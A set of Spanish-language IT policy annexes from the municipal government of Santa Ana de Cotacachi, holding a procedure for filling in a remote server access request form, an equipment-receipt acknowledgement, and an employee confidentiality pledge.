
Jefe Departamento Informática

Jefe del Departamento de Informatica.

Procedimiento de llenado del formulario

1. Anotar el nombre de la empresa que ingresara remotamente
2. Anotar el nombre de la persona encargada de ingresar remotamente al servidor
3. Anotar el nombre del servidor al que se solicita ingresar
4. Anotar el motivo del acceso remoto
5. Anotar la fecha del acceso remoto
6. Anotar la hora de inicio del acceso remoto
7. Anotar la hora de finilazacion del acceso remoto
8. Anotar los resultados obtenidos del acceso remoto

Diagrama de flujo del procedimiento a seguir al solicitar acceso remoto a los servidores.



ANEXO N: Acta de recepción del equipo y cumplimiento del Reglamento de Uso de Equipos y Sistemas Informáticos

Considerando lo expresado en el Reglamento de Uso de los Equipos y Sistemas Informáticos YO, _____ en mi calidad de _____ (empleado administrativo,) con documento de identidad _____, manifiesto que recibo el equipo informático funcionando correctamente he instalado los sistemas informáticos necesarios para el desempeño laboral, a la vez me comprometo a cumplir con las políticas emitidas por el departamento de Informática. Asimismo reconozco que mi incumplimiento podría originar responsabilidad personal e institucional y derivar en sanciones internas y/o legales. Por lo tanto acepto que puedo ser sancionado como corresponda a las directivas internas, el reglamento de trabajo y cualquier otra sanción de tipo legal civil o penal.

Fecha: _____

Custodio

Jefe Departamento Informática

ANEXO O: Compromiso de confidencialidad de los empleados empleadas en cuanto al uso y divulgación de información

Yo _____ con cedula de identidad _____, en mi capacidad de empleado y en consideración de la relación laboral que mantengo con el Gobierno Autónomo Decentralizado Municipal de Santa Ana de Cotacachi, así como del acceso que se me permite a sus Bases de Información, constato que:

1) Soy consciente de la importancia de mis responsabilidades en cuanto a no poner en peligro la integridad, disponibilidad y confidencialidad de la información que maneja mi empresa

2) Me comprometo a cumplir, todas las disposiciones relativas a la política de la empresa en materia de uso y divulgación de información, y a no divulgar la información que reciba a lo largo de mi relación con la empresa, subsistiendo este deber de secreto, aun después de que finalice dicha relación y tanto si esta información es de su propiedad, como si pertenece a un cliente de la misma, o a alguna otra Sociedad que nos proporcione el acceso a dicha información, cualquiera que sea la forma de acceso a tales datos o información y el soporte en el que consten, quedando absolutamente prohibido obtener copias sin previa autorización.

3) Entiendo que el incumplimiento de cualesquiera de las obligaciones que constan en el presente documento, intencionadamente o por negligencia, podrían implicar en su caso, las sanciones disciplinarias correspondientes por parte de la empresa y la posible reclamación por parte de la misma de los daños económicos causados.

Custodio

Jefe Departamento Informática